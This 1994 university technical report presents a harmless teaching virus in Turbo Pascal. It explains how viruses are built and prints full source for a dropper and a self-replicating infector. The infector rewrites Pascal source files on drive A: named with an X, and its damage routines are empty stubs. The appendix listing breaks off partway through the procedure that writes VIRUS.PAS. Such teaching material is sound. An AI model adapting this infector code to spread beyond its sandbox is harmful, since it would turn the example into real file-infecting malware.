2-1-1994

A virus in turbo pascal.

Heidi Ann Teleky

SCHOOL OF COMPUTER SCIENCE AND INFORMATION SYSTEMS

TECHNICAL REPORT

Number 70, February 1994

A Virus in Turbo Pascal

Heidi Ann Teleky
IBM Corporation
1301 K Street, N.W.
Washington, DC 20005

Vicente V. Pijano III
Purchase College of the State University of New York
735 Anderson Hill Road
Purchase, NY 10577

Natalie Hammerman
Department of Mathematics
Pace University - Westchester
and
Department of Computer Science
CUNY Graduate Center

Allen Stix
Department of Computer Science
Pace University - Westchester

PACE UNIVERSITY

Heidi Ann Teleky graduated from Pace with a Bachelor of Science in Computer Science in 1985. She is currently a Systems Engineer with IBM, where she has worked since before she graduated.

Vicente V. Pijano III is the Assistant Director for Academic Computing at SUNY-Purchase. In 1992 he received both a Bachelor of Arts in Computer Science and a Bachelor of Science in Psychology from Pace. In 1993 he completed the Graduate Certificate in Computer Communications and Networks.

Natalie Hammerman is a doctoral student in Computer Science at the CUNY Graduate Center and an adjunct in the Mathematics Department at Pace-Westchester.

Allen Stix is the editor of *Technical Reports*.

Jl. of Computers in Mathematics and Science Teaching (1993) 12(3/4), 303-314

A Virus in Turbo Pascal[1]

HEIDI ANN TELEKY
IBM Corporation
1301 K Street, N.W., Washington, DC 20005, USA

VICENTE V. PIJANO III, NATALIE HAMMERMAN, ALLEN STIX[2]
Pace University
78 North Broadway, White Plains, NY 10606, USA

The chief action of a virus is self-replication. A virus is a unit of code within a program which, when it is executed, spreads by installing a copy of itself within another program. This is managed by two parts: an infector, instructions for seeking out an uninfected target and implanting a copy of the virus; and a marker, a distinctive string within the virus enabling the infector to discern the virus's presence (in order to avoid corrupting a program which is already corrupted). The capacity to cause mischief is managed by two additional parts: the manipulation part, the code for its misdeeds, and the trigger check, an if-then statement to test whether the time has come for the manipulation part to be run.

Too much mystification surrounds computer viruses. To counter this, a thoroughly harmless virus in Turbo Pascal is presented. This is a real virus and well suited for experimentation, but it can only affect Turbo Pascal source code and is written only to seek out those programs in files deliberately made vulnerable by being named with an X to the left of the PAS extension.

INTRODUCTION

To write a virus, a "production-quality" self-reproducing automaton which might take itself all over the world, requires conversance with assembly language and a good knowledge of how DOS manages its filing system. However, there is nothing intrinsically complicated about how viruses work, and nothing that should exclude students who have had a semester's worth of Pascal programming from understanding their structure and operation. The purpose of this paper is to demystify viruses. This is done by building a fully operative but controllable and non-mischievous virus in Turbo Pascal. So often do students remark that they did not truly understand something until it was made concrete with code that this seems not only the most dramatic route but also the most effective route.

The article opens by addressing why the authors feel it is not inappropriate to teach about viruses in the how-to, hands-on fashion our paper makes possible. How deep into Turbo Pascal's string and file management facilities must one be for our virus to be accessible? That is answered by the next section which identifies the somewhat special features of Turbo Pascal that have to be used. Teachers who wish to adopt our virus may find it helpful to have these requisites listed. Following these preliminaries we move on to define a virus. From the definition we derive its structure; and from its structure we derive the design for our implementation.

PASCAL TOOLS REQUIRED TO WRITE A VIRUS THAT ATTACKS PASCAL PROGRAMS

Creating a virus in Turbo Pascal that can infect other Turbo Pascal programs requires reading file names from the diskette's directory, reading and writing TEXT files line-by-line as a succession of STRINGs, and some parsing. This amounts to nothing beyond the conceptual scope of first semester programming, although it does necessitate the use of features of the language which may be unfamiliar. The procedures FINDFIRST and FINDNEXT are used in conjunction with each other within the virus to get the exact names of files conforming to the DOS specifications ?X.PAS, ??X.PAS, ... , ???????X.PAS, which are the files on which attacks are allowed. Since both procedures are within Turbo Pascal's DOS unit, the declaration USES DOS has to be directly beneath the heading of any program from which the virus will spread (which is any program evoking the virus).

A "$Include" compiler directive, {$I A:VIRUS.PAS}, is used as the means for putting the virus into hosts.

The string manipulation facilities POSition, LENGTH, and +, the concatenation operator, enable the parsing required to determine whether a candidate host already contains the virus as well as to find the proper points for installing the items constituting the infection.

Besides the well-known ASSIGN, RESET, REWRITE, and CLOSE commands for opening and closing files and the WHILE NOT EOF(filename) structure; the virus uses Turbo Pascal's ERASE and RENAME procedures which perform the same actions as their DOS namesakes.

IS IT INAPPROPRIATE TO TEACH ABOUT VIRUSES?

We believe it would be poor judgement to place a "live virus" in the hands of novices who lack the background in assembler and operating systems to benefit from studying it, who lack the ability to handle this dangerous software with proper precaution, and who, lacking an appreciation of its damaging potential, might be tempted to use it for pranks. This is not teaching about viruses as we construe it nor what we have done.

The story behind our virus goes back to February 1992, when the media was running piece after piece on the Michelangelo virus, so called because its trigger was set for March 6, the month and day of his birth. One of us was teaching a second semester programming class at that point. The students, who were both fascinated and fearful, displayed an insatiable curiosity about what viruses are and how they work; how they are hidden; how they are contracted, and the effectiveness of commercial products for detecting the presence of viruses, removing viruses from infected files, and immunizing uninfected files so that they remain uncontaminated. Not only did these strike us as legitimate questions, but the sum total of the answers seemed thoroughly consistent with the knowledge about viruses one might expect freshman majors and minors in computer science to have. The virus presented here was part of approximately six hours of lectures on this subject. Its pedagogical purpose was to provide a concrete underpinning for the ideas drawn from Burger (1988), the pieces in the Denning (1990) reader by Denning and by Spafford et al., and the piece by Stubbs and Hoffman in the volume edited by Hoffman (1990).

We liken our virus to the protectively weakened experiments in beginning chemistry and physics which introduce forces that could be applied anti-socially. Our virus offers little if any ability to interfere with the functioning of a computer system or to affect the integrity of computer-based information. It cannot be extended to the point where it makes possible ei-

ther inadvertent or malicious computer sabotage without a qualitative increase in technical facility. It reveals nothing that is not already in the open literature. But it is a unique vehicle for exemplifying some basic ideas about viruses that students in the midst of a technical education ought to know.

DEFINITION OF A VIRUS

A virus is a foreign program structure which has become implanted within an application program and works to implant a copy of itself in another application program when the current application is run. In software parlance, a program with the viral attachment is said to be infected or corrupted. Since we must be certain about what a virus is in order to know one when we see one or to build one, let's examine the elements of this rather concise definition.

When you get "something in your eye," medically that "something" is a foreign object: an object from the outside that was not originally there and does not belong. A software virus is foreign in the same sense. It is code which has intruded into an existing program. Although it is immediately obvious when you get something in your eye, it is not always apparent that a foreign program structure has entered an existing program. The additional code may have been introduced without overwriting existing code, thus leaving the program's functionality fully intact. Further, the virus's mischievous "manipulation part" may not be set for selection (via an IF statement) until a point in the future.

Referring to a virus as "a program structure" as opposed to a program means that a virus is not a stand alone program. It is a fragment of code which, in itself, would not be chosen by a user for execution and would not be capable of being run.

Viral code is executed only when the host to which it is attached is pressed into action (and it is encountered within the flow of execution). Though a virus can neither spread nor perform mischief until a host is evoked, the application to which it is attached may be a part of the operating system which runs automatically each time the system is switched on or with each interrupt for a particular service.

The nature of a virus's grafting onto a host may be described with respect to two considerations: whether or not some of the host's code was overwritten, and thus destroyed, in the process of binding the virus; and whether or not the corpus of the virus is physically present within the host

or merely logically present. A logical presence is accomplished by storing the body of the virus in some location apart from the code constituting the host (e.g. in sectors marked bad or in unused trailing bytes within the final sector of the host's file); the corresponding infection set into the host would consist of a branch to it.

There are advantages and disadvantages associated with each type of attachment strategy. Non-overwriting viruses, because they do not introduce faults, are liable to remain undetected and thus present for a longer period of time than a virus which causes an application to fail. However, they are more difficult to write and have to be tailored for files with a specific structure. For example, a virus designed to adhere to .COM files may not be similarly incorporated without fault into .EXE files.

With respect to physical versus logical presence, a virus with only a minimal physical presence, being shorter, is less likely to be detected. However, if the auxiliary code should fail to be present, the virus is disabled and so may be the hosting application as a return branch no longer exists.

The chief feature of a virus is reproducibility: an ad hoc program structure is viral only if it has the ability to implant a working copy of itself in an additional program. Self-transmission involves finding a suitable but currently uninfected host and then properly installing a replication of the code that will commandeer the new host, when run, into the same viral reproduction (and misdeeds) as the original.

Two other kinds of virus-like programs are the "Trojan horse" and the "worm." A Trojan horse appears to be a normal application, but its covert mission is to carry a virus into the system. Introducing the virus may require some relatively elaborate initialization such as marking sectors as "bad" in the file allocation table to remove them from normal use and copying into them the body of a virus which will have only a logical presence within infected programs.(Diabolical virus writers know that even sectors marked bad can be read.) Whereas a virus is code bound into a host (and a Trojan horse is a program for delivering the virus), a worm is a complete, stand-alone program which automatically duplicates itself. Worms do not corrupt existing programs.

STRUCTURE OF A VIRUS

A full-fledged, trouble-making virus has an anatomy comprised of four functionally distinct parts: the infector, the identification marker, the manipulation part, and the trigger check (Stubbs and Hoffman, 1990, p. 145).

The infector is the code responsible for the virus's transmission—finding a suitable target and seating the new copy within it.

The identification marker refers to a distinctive sequence of bytes enabling an infector in search of prey to recognize a program which is already infected so that it can avoid implanting itself in a single program more than once. This is adaptive from the standpoints of space, time, and reach. Multiple copies of the infection within a single program would needlessly increase the file's length and therefore the virus's conspicuousness. Furthermore, the time spent reinfecting a file already corrupted is propagation effort wasted.

The manipulation part is the code which performs whatever havoc the virus is supposed to wreak, apart from the transmission. This could be something cute (a reminder to back-up your hard disk), annoying (a "one yard penalty" in page ejects), or destructive.

The trigger check is a test of some sort which determines whether or not the manipulation part will be performed. By making the manipulation part selectable, the virus may defer damage until the future thus allowing itself time to propagate with a low profile.

DESIGNING A VIRUS FOR IMPLEMENTATION IN TURBO PASCAL

Turbo Pascal is a high level language in that it allows the computer to be controlled without involvement in the details of the machine's architecture and assembly language, DOS interrupts, the organization of RAM, and the organization of information on diskettes. This is advantageous because processing statements can be cast in steps more aligned to a conceptual formulation than to the machinations entailed by the actual computation. It is a disadvantage, however, when the programmer wishes to operate directly upon the system's underlying data structures.

Real world viruses of the sort scanned for by Norton's Desktop or PC Tools could not be written in Turbo Pascal. For instance, to prevent inspection of a DIR listing from revealing that a file had been lengthened by an infection, the file's original size could be read from the root directory, held in a variable, and re-written. (Diabolical virus writers know that this information, in fields 1C-1F, is purely descriptive.) Turbo Pascal, however, does not afford the ability to write onto the operating system's data structures.

While a virus in Turbo Pascal may be only a toy, its design may be based directly upon general definitions and its code may follow closely and clearly from its design.

Our virus, by our own constraints, will be written in Turbo Pascal. Thus, the only way it will be able to evoke computation is by being embedded within the source code of a Turbo Pascal program which is compiled before being run (such as via Ctrl-F9). This means that the infector, when effecting its virus's transmission, will have to find a file on diskette consisting of a program in Turbo Pascal. (Putting Pascal source code into a .EXE file wouldn't work.) By convention, these are stored in files with the .PAS extension. Because we are writing this virus specifically for experimentation, we shall further restrict the universe of prospective hosts to .PAS files on the A: drive named with the letter "X" to the dot's immediate left. This will control its spread only to files deliberately earmarked for infection.

Once it has identified a file for infection, the infector will have to copy-in the virus of which it is a part. How can we make a literal copy of source code which is in the midst of execution? This is analogous to the programming problem of writing a WRITELN statement which outputs itself (its whole self) onto the display screen: the infector will have to output the complete virus to the identified file, including the statements which are performing the output.

This can be accomplished by placing the entire virus within a procedure (e.g. PROCEDURE VIRUS;) and storing it in a file of its own (e.g. A:VIRUS.PAS). The installation problem thus reduces to outputting a simple $Include directive in the program to be infected (e.g. the string literal, {$I A:VIRUS.PAS}). Branching to, as well as back, from the virus is accomplished by installing an invocation of the virus's procedure, which is just another string literal (e.g. VIRUS;).

The rules of Turbo Pascal necessitate the writing of one more string literal as part of the infection, USES DOS; ,in order to make available the language-provided procedures FINDFIRST and FINDNEXT, needed for searching the diskette's directory for the names of prospective hosts. Since the USES declarations may not appear within subprograms, this declaration cannot be contained within the procedure VIRUS. Rather, it has to be installed within the main program.

The actions of the infector are, accordingly, to find an appropriately named file to infect on the A: drive and to copy into it the three string literals: i)USES DOS; ii){$I A:VIRUS.PAS} and iii)VIRUS;. Unfortunately, these string literals cannot be indiscriminately thrown into a Pascal host. Each has to be implanted at a structurally acceptable place and in a syntactically legal fashion. This makes what is uncomplicated in theory turn out to be laborious in practice.

How is the space opened in an existing file for additional lines? In actuality, it isn't. A new file is opened, A:{}.PAS (this is a legal but unlikely file name, which is what we want). In a manner reminiscent of a merge sort, lines from the file being infected are copied into it, interspersed with the corrupting inclusions, entered as the right place for each is encountered. At the end, the original of the file being corrupted is ERASEd and the A:{}.PAS file is RENAMEd with the original name (and we display the name of the corrupted file on the screen).

The infector as outlined will work perfectly, provided the file containing the virus procedure, A:VIRUS.PAS, is already present. It is the job of the Trojan horse to write it and then implant the viral infection in the first host. We have written the infector to infect only one additional file each time that the VIRUS procedure is invoked.

Coincidentally, an infected program carries with it a sequence of bytes that may be used as an infection marker, the $Include directive containing the name of the file holding the VIRUS procedure: {$I A:VIRUS.PAS}. Our infector will scan a prospective host for its substring A:VIRUS.PAS . If it is not found, the infector will make the infection; otherwise, it will look for another prospective host. Actually, the infector begins by loading a list of "A:*X.PAS" file names into an array of STRINGs. A succeeding prospect is the one named in this array's following compartment.)

Notice that a susceptible "A:*X.PAS" file can be immunized by embedding within it the comment {A:VIRUS.PAS} .

THE CODE FOR THIS VIRUS

With an understanding of the virus's design, working out the code becomes just a matter of detail. Still, it is laborious detail; and it may be helpful to see certain particulars or to have the whole thing available, completed and tested, for immediate use. We give the code for our Trojan horse, which kicks things off, in an appendix following the list of further readings.

SUGGESTIONS FOR EXPERIMENTING WITH THIS VIRUS

Running this virus requires a Turbo Pascal compiler, available from Borland. As it is presented, it is thoroughly safe. Its activity is restricted to the diskette in the A:drive, and it only transmits itself to .PAS files having an X to the left of the period (and up to seven characters to the left of the

X). Thus, it can exist harmoniously with .PAS files on the same diskette that you wish to keep secure from intrusion.

- **Step 1: Setting-up—Putting TROJAN_HORSE and Prey on Disk**

The virus invades through the given carrier program named TROJAN_HORSE (the complete code for which follows). You should have entered this into a file named TROJAN.PAS which should be, when it is run, on the diskette in the A: drive. Running TROJAN_HORSE creates a file on the A: drive named VIRUS.PAS which stores the procedure comprising the virus's body—the procedure an infected program includes with the directive {$I A:VIRUS.PAS} and, subsequently, invokes with the statement VIRUS;. TROJAN_HORSE also implants the first infection within a prospective host, just as if it had invoked VIRUS itself.

Also on this diskette, along with TROJAN.PAS, you should have a battery of Turbo Pascal source programs available for corruption. Good file names are 001X.PAS, 002X.PAS, and so on. It is wise to have copies of these in files of the same names but with the .BAK extension. This way, when a session of experimentation is finished, cleaning-up the diskette is easy: ERASE A:???X.PAS gets rid of all the possibly corrupted files, and then COPY A:???X.BAK A:???X.PAS restores them in their pristine condition.

- **Step 2: Catching the Virus—Running TROJAN_HORSE**

TROJAN_HORSE, as presented, is a Trojan horse in name only as it does not masquerade as a game, utility, or anything useful. We wanted to keep it as short as practical. Perhaps it would be a more dramatic program in the form of an .EXE file, but this would obscure its workings.

To kick-off the virus, TROJAN_HORSE must be compiled and run. There will be three discernible results:(i) the new file A:VIRUS.PAS will be created; (ii) one of "X.PAS" files will be corrupted; and (iii) the name of the file corrupted will be displayed on the screen.

- **Step 3: Examining the Diskette—Looking at the Results**

Confirm the presence of the virus in the infected program. Its presence consists of three items: i) a USES DOS declaration beneath the program

heading but before anything else; ii) the {$I A:VIRUS.PAS} directive following the last of the VAR declarations in the main procedure (i.e. at that point where the code for a subprogram may go); and iii) the procedure call VIRUS; immediately following the program's first BEGIN, which could be the BEGINning of the main procedure or a subprogram. Looking at these will review the nature of the virus's infection and provide some insight into the parsing that must be done by the infector.

Confirm the presence of the new file VIRUS.PAS. Its code is neatly modularized to make the virus's structure easy to relate to general precepts (as well as easy to read, critique, and modify). The first part to read is the code for the VIRUS procedure itself:

```
BEGIN {PROCEDURE VIRUS}
 INFECTOR;
 IF TRIGGER_CHECK THEN MANIPULATION_PART;
END;
```

The INFECTOR contains four subprograms of its own: GET_ PROSPECTIVE_HOSTS, which puts the names of "A:*.PAS" files in an array; ALREADY_INFECTED, which returns a Boolean to indicate whether a prospective host contains the virus's identification marker; IMPLANT_VIRUS which installs the corruption; and REPORT_THE_INFECTION. With these subprograms, the INFECTOR's code is mainly an expression of its over-arching logic. Here is its pseudo-code:

```
BEGIN {PSEUDO-CODE FOR PROCEDURE INFECTOR}
  get_a_list_of_prospective_hosts;
  while (no_new_infection) and (not_out_of_possible_hosts) do
   begin
     prey := read_off_the_next_prospective_host;
     if not already_infected(prey) then
        begin
          implant_virus(prey);
          report_the_name_of_the_infected_file(prey);
          no_new_infection := false;
        end;
   end;
END;
    TRIGGER_CHECK and MANIPULATION_PART are just stubs.
```

- **Step 4: Seeing the Virus Spread—Running the Corrupted Program**

Compile and run the program in the file reported to have been corrupted by TROJAN_HORSE. The virus will be transmitted to another file,

demonstrating that the file infected by the TROJAN_HORSE is virulent. The infected file will be virulent even if the TROJAN_HORSE is erased, but the file it left behind, A:VIRUS.PAS, must be present for this and all subsequent infections to work.

VIRUS is written so that it spreads to only one additional file each time it is invoked, but you can change this by assigning another value to the CONSTant NUM_TO_INFECT inside the INFECTOR procedure.

The current value of NUM_TO_INFECT is 1.Despite this, one run of a corrupted program may yield more than one new infection. This will happen if VIRUS's invocation happens to have been installed within a subprogram and the subprogram gets activated more than once. Another idiosyncracy deriving from IMPLANT_VIRUS's oversimplified parsing is that places for seating the viral lines will not be found if the code is not in upper case (at least key words must be in upper case).

- **Step 5: Confirming the Virulence of Later Infections**

Understanding the nature of an infection, one should have no doubts about the ability of an infected program to remain infectious nor about the infectiousness of second, third, and all later generations of the virus. This may nonetheless be a point of pedagogical worth.

- **Step 6: Immunizing Files Against the Virus**

This may be done by inserting the string constituting the infection marker anywhere within the file where it will not interfere with the Pascal program the file contains. The infection marker is the succession of upper case characters (and punctuation symbols) A:VIRUS.PAS (which, within an infected program, is embedded inside the $Include directive {$I A:VIRUS.PAS}. Since comments have no effect on the functioning of a Pascal program, installing the comment {A:VIRUS.PAS} or its equivalent (* A:VIRUS.PAS *) will protect an infected file from corruption with no extraneous consequences. The only precaution is a practical reminder not to install this comment (or any other) within a pre-existing comment closing with the same right-hand delimiter.

An obvious but worthwhile observation is that this is not a universal inoculation.

READINGS ABOUT VIRUSES

Although we have made reference to only a few pieces of literature, many resources were valuable. We offer a list that may be helpful to you, too, in learning about viruses:

Burger, R.(1988). *Computer viruses: A high-tech disease.* Grand Rapids, MI: Abacus.

Denning, P.J. (Ed.) (1990). *Computers under attack:Intruders, worms, and viruses.* New York: ACM Press and New York: Addison-Wesley Publishing Company.

Denning, P.J. (1990). Computer viruses. In P.J. Denning, *Computers under attack: Intruders, worms, and viruses,* (pp. 285-292). New York: ACM Press and New York: Addison-Wesley Publishing Company.

Ferbrache, D. (1992). *A pathology of computer viruses.* New York: Springer-Verlag.

Hoffman, L.J.(Ed.) (1990). *Rogue programs: Viruses, worms, and Trojan horses.* New York: Van Nostrand Reinhold.

Kephart, J.O., White, S.R., & Chess, D.M. (1993). Computers and epidemiology. *IEEE Spectrum, 30(*5), 20-26.

Ludwig, M.A. (1991). *The little black book of computer viruses.* Tucson, AZ: American Eagle Publications.

Solomon, A. (1991). *PC viruses: Detection, analysis, and cure.* New York: Springer-Verlag.

Spafford, E.H., Heaphy, K.A., & Ferbrache, D.J. (1990). A computer virus primer. In P.J. Denning, *Computers under attack: Intruders, worms, and viruses.* (pp. 316-355). New York: ACM Press and New York: Addison-Wesley Publishing Company.

Stubbs, B., & Hoffman, L.J. (1990). Mapping the virus battlefield: An overview of personal computer vulnerabilities to virus attack. In L.J. Hoffman, *Rogue programs: Viruses, worms, and Trojan horses.* (pp 143-158). New York: Van Nostrand Reinhold.

Notes

1. *Turbo Pascal* is a trademark of Borland International, Inc.
2. A diskette copy of this virus accompanied by a battery of Pascal prey is available for free from Allen Stix. Please also direct other correspondence about this paper to him.

Acknowledgements

Greatest appreciation goes to the following people for their practical guidance, technical insights, and encouragement: Mirjana S. Cukrov, Robert Goldberg, Joseph F. Malerba, Susan M. Merritt, and Margaret Privitello.

```
PROGRAM TROJAN_HORSE;
  USES DOS;

PROCEDURE VIRUS;
    {**** THE VIRUS IS TRANSMITTED PROPERLY ONLY ****}
    {****    TO PROGRAMS CODED IN UPPER CASE     ****}

    PROCEDURE INFECTOR;
      CONST
        NUM_TO_INFECT = 1;
        MAX_SIZE_OF_FILE_INVENTORY = 10;

      TYPE
        FILE_INVENTORY = ARRAY[1..MAX_SIZE_OF_FILE_INVENTORY] OF STRING;
        INVENTORY_RANGE = 0..MAX_SIZE_OF_FILE_INVENTORY;

      VAR
        PROSPECTIVE_HOSTS : FILE_INVENTORY;
        NUM_OF_PROSPECTS : INVENTORY_RANGE;
        PROSPECT_NUMBER : 1..MAX_SIZE_OF_FILE_INVENTORY;
        NUM_OF_NEW_INFECTIONS : 0..MAX_SIZE_OF_FILE_INVENTORY;


      PROCEDURE GET_PROSPECTIVE_HOSTS
            (VAR PROSPECTIVE_HOSTS : FILE_INVENTORY;
             VAR NUM_OF_PROSPECTS : INVENTORY_RANGE);
        CONST
          DRIVE = 'A:';
          EXTENSION = '.PAS';
          FILE_TYPE = ANYFILE;  {ANYFILE IS A CONST IN THE DOS UNIT}

        VAR
          FILE_FROM_DIRECTORY : SEARCHREC;
          {-----------------------------------------------------------------
          SEARCHREC IS A TYPE DECLARED WITHIN THE DOS UNIT.  FOR REFERENCE:

          TYPE
            SEARCHREC = RECORD
                          FILL : ARRAY[1..21] OF BYTE;
                          ATTR : BYTE;
                          TIME : LONGINT;
                          SIZE : LONGINT;
                          NAME : STRING[12];
                        END;
          -----------------------------------------------------------------}

          FILE_NAME : STRING;
          NAME_SPECIFICATION : STRING;
          I : 1..MAX_SIZE_OF_FILE_INVENTORY;

        BEGIN  {PROCEDURE GET_PROSPECTIVE_HOSTS}
          FOR I := 1 TO MAX_SIZE_OF_FILE_INVENTORY DO
            PROSPECTIVE_HOSTS[I] := '';
          NUM_OF_PROSPECTS := 0;

          FILE_NAME := 'X';
          NAME_SPECIFICATION := DRIVE + FILE_NAME + EXTENSION;

          WHILE LENGTH(NAME_SPECIFICATION) <= 14 DO
            BEGIN
              FINDFIRST(NAME_SPECIFICATION, FILE_TYPE, FILE_FROM_DIRECTORY);

              WHILE (NUM_OF_PROSPECTS < MAX_SIZE_OF_FILE_INVENTORY) AND
                (DOSERROR = 0) DO
                  BEGIN
                    NUM_OF_PROSPECTS := NUM_OF_PROSPECTS + 1;
                    PROSPECTIVE_HOSTS[NUM_OF_PROSPECTS] :=
                      DRIVE + FILE_FROM_DIRECTORY.NAME;
                    FINDNEXT(FILE_FROM_DIRECTORY);
                  END;

              FILE_NAME := '?' + FILE_NAME;
              NAME_SPECIFICATION := DRIVE + FILE_NAME + EXTENSION;
            END;
        END;  {PROCEDURE GET_PROSPECTIVE_HOSTS}
```

```
FUNCTION ALREADY_INFECTED( FILE_NAME:STRING ): BOOLEAN;
  CONST
    IDENTIFICATION_MARKER = 'A:VIRUS.PAS';

  VAR
    PROSPECT : TEXT;
    ALREADY_HIT : BOOLEAN;
    LINE_OF_CODE : STRING;

  BEGIN  {FUNCTION ALREADY_INFECTED}
    ASSIGN(PROSPECT, FILE_NAME);
    RESET(PROSPECT);

    ALREADY_HIT := FALSE;

    WHILE (NOT EOF(PROSPECT)) AND (NOT ALREADY_HIT) DO
      BEGIN
        READLN(PROSPECT, LINE_OF_CODE);
        IF POS(IDENTIFICATION_MARKER, LINE_OF_CODE) > 0
          THEN ALREADY_HIT := TRUE;
      END;

    IF ALREADY_HIT
      THEN ALREADY_INFECTED := TRUE
      ELSE ALREADY_INFECTED := FALSE;

    CLOSE(PROSPECT);

  END;  {FUNCTION ALREADY_INFECTED}


PROCEDURE IMPLANT_VIRUS( FILE_NAME:STRING );
  CONST
    NAME_OF_WORK_FILE = 'A:{}.PAS';

  VAR
    FILE_TO_BE_INFECTED : TEXT;
    INFECTED_COPY : TEXT;
    LINE_OF_CODE : STRING;

  BEGIN  {PROCEDURE IMPLANT_VIRUS}
    ASSIGN(FILE_TO_BE_INFECTED, FILE_NAME);
    RESET(FILE_TO_BE_INFECTED);

    ASSIGN(INFECTED_COPY, NAME_OF_WORK_FILE);
    REWRITE(INFECTED_COPY);


    {BYPASS LINES OF CODE PRECEDING THE PROGRAM HEADING.          }

    IF NOT EOF(FILE_TO_BE_INFECTED)
      THEN READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);

    WHILE (NOT EOF(FILE_TO_BE_INFECTED))  AND
      (POS('PROGRAM', LINE_OF_CODE) = 0)       DO
         BEGIN
           WRITELN(INFECTED_COPY, LINE_OF_CODE);
           READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);
         END;

    WRITELN(INFECTED_COPY, LINE_OF_CODE);
    READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);
```

```
{INSTALL THE 'USES DOS;' DECLARATION.  THIS SEGMENT OF CODE IS
 MADE COMPLICATED BY THE FACT THAT THE PROGRAM BEING INFECTED
 MAY OR MAY NOT ALREADY CONTAIN A 'USES' DECLARATION AND, IF
 IT DOES, THE NAMES OF THE UNITS USED MAY OR MAY NOT BE ON
 SUCCESSIVE LINES AND THEY MAY BE IN ANY ORDER.                }

WHILE (NOT EOF(FILE_TO_BE_INFECTED))   AND
  (POS('USES'     , LINE_OF_CODE) = 0) AND
  (POS('CONST'    , LINE_OF_CODE) = 0) AND
  (POS('TYPE'     , LINE_OF_CODE) = 0) AND
  (POS('VAR'      , LINE_OF_CODE) = 0) AND
  (POS('BEGIN'    , LINE_OF_CODE) = 0) AND
  (POS('PROCEDURE', LINE_OF_CODE) = 0) AND
  (POS('FUNCTION' , LINE_OF_CODE) = 0)      DO
     BEGIN
       WRITELN(INFECTED_COPY, LINE_OF_CODE);
       READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);
     END;

IF POS('USES', LINE_OF_CODE) > 0
  THEN
    BEGIN
      WRITELN(INFECTED_COPY, '      USES DOS, CRT, GRAPH;');
      WRITELN(INFECTED_COPY);

      READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);

      WHILE (NOT EOF(FILE_TO_BE_INFECTED)) AND
        ( (POS('DOS',   LINE_OF_CODE) > 0) OR
          (POS('CRT',   LINE_OF_CODE) > 0) OR
          (POS('GRAPH', LINE_OF_CODE) > 0) )   DO
        READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);
    END
  ELSE
    BEGIN
      WRITELN(INFECTED_COPY, '      USES DOS;');
      WRITELN(INFECTED_COPY);
    END;


{INSTALL THE $INCLUDE DIRECTIVE, WHICH EFFECTS THE REFERENCE
 TO THE VIRUS PROCEDURE IN AN EXTERNAL FILE.                   }

WHILE (NOT EOF(FILE_TO_BE_INFECTED))   AND
  (POS('PROCEDURE', LINE_OF_CODE) = 0) AND
  (POS('FUNCTION' , LINE_OF_CODE) = 0) AND
  (POS('BEGIN'    , LINE_OF_CODE) = 0)     DO
  BEGIN
    WRITELN(INFECTED_COPY, LINE_OF_CODE);
    READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);
  END;

WRITELN(INFECTED_COPY);
WRITELN(INFECTED_COPY, '      {', '$I', ' A:VIRUS.PAS', '}');
WRITELN(INFECTED_COPY);


{INSTALL THE INVOCATION OF THE VIRUS PROCEDURE.               }

WHILE (NOT EOF(FILE_TO_BE_INFECTED)) AND
  (POS('BEGIN', LINE_OF_CODE) = 0)       DO
  BEGIN
    WRITELN(INFECTED_COPY, LINE_OF_CODE);
    READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);
  END;

WRITELN(INFECTED_COPY, LINE_OF_CODE);

WRITELN(INFECTED_COPY);
WRITELN(INFECTED_COPY, '      VIRUS;');
WRITELN(INFECTED_COPY);
```

```
        {COPY THE REST FOR THE FILE TO BE INFECTED INTO THE WORK FILE}

        WHILE NOT EOF(FILE_TO_BE_INFECTED) DO
          BEGIN
            READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);
            WRITELN(INFECTED_COPY, LINE_OF_CODE);
          END;

        CLOSE(FILE_TO_BE_INFECTED);
        CLOSE(INFECTED_COPY);

        ERASE(FILE_TO_BE_INFECTED);
        RENAME(INFECTED_COPY, FILE_NAME);

      END;  {PROCEDURE IMPLANT_VIRUS}


    PROCEDURE REPORT_THE_INFECTION( FILE_NAME:STRING );
      BEGIN
         WRITELN;
         WRITELN('*** VIRUS TRANSMITTED TO FILE:  ', FILE_NAME, ' ***');
         WRITELN;
      END;  {PROCEDURE REPORT_THE_INFECTION}


    BEGIN {PROCEDURE INFECTOR}
      GET_PROSPECTIVE_HOSTS(PROSPECTIVE_HOSTS, NUM_OF_PROSPECTS);

      NUM_OF_NEW_INFECTIONS := 0;
      PROSPECT_NUMBER := 1;

      WHILE (NUM_OF_PROSPECTS > 0) AND
        (PROSPECT_NUMBER < NUM_OF_PROSPECTS) AND
        (NUM_OF_NEW_INFECTIONS < NUM_TO_INFECT)  DO
        BEGIN
          IF NOT ALREADY_INFECTED(PROSPECTIVE_HOSTS[ PROSPECT_NUMBER ])
            THEN
              BEGIN
                IMPLANT_VIRUS( PROSPECTIVE_HOSTS[ PROSPECT_NUMBER ] );
                NUM_OF_NEW_INFECTIONS := NUM_OF_NEW_INFECTIONS + 1;
                REPORT_THE_INFECTION( PROSPECTIVE_HOSTS[PROSPECT_NUMBER] );
              END
            ELSE
              PROSPECT_NUMBER := PROSPECT_NUMBER + 1;
        END;
    END;  {PROCEDURE INFECTOR}


  FUNCTION TRIGGER_CHECK : BOOLEAN;
    {THIS IS JUST A STUB.}
        BEGIN
           TRIGGER_CHECK := FALSE;
        END;  {TRIGGER_CHECK}


  PROCEDURE MANIPULATION_PART;
    {THIS IS JUST A STUB.}
        BEGIN
        END;  {MANIPULATION_PART}



BEGIN {PROCEDURE VIRUS}
  INFECTOR;
  IF TRIGGER_CHECK
    THEN MANIPULATION_PART;
END;  {PROCEDURE_VIRUS}
```

```
PROCEDURE COPY_THE_VIRUS_PROCEDURE_INTO_A_FILE_ON_DISKETTE;
  VAR
     VIR : TEXT;
  BEGIN
     ASSIGN(VIR, 'A:VIRUS.PAS');
     REWRITE(VIR);

WRITELN(VIR, '');
WRITELN(VIR, '');
WRITELN(VIR, '  PROCEDURE VIRUS;');
WRITELN(VIR, '');
WRITELN(VIR, '    {**** THE VIRUS IS TRANSMITTED PROPERLY ONLY ****}');
WRITELN(VIR, '    {****    TO PROGRAMS CODED IN UPPER CASE     ****}');
WRITELN(VIR, '');
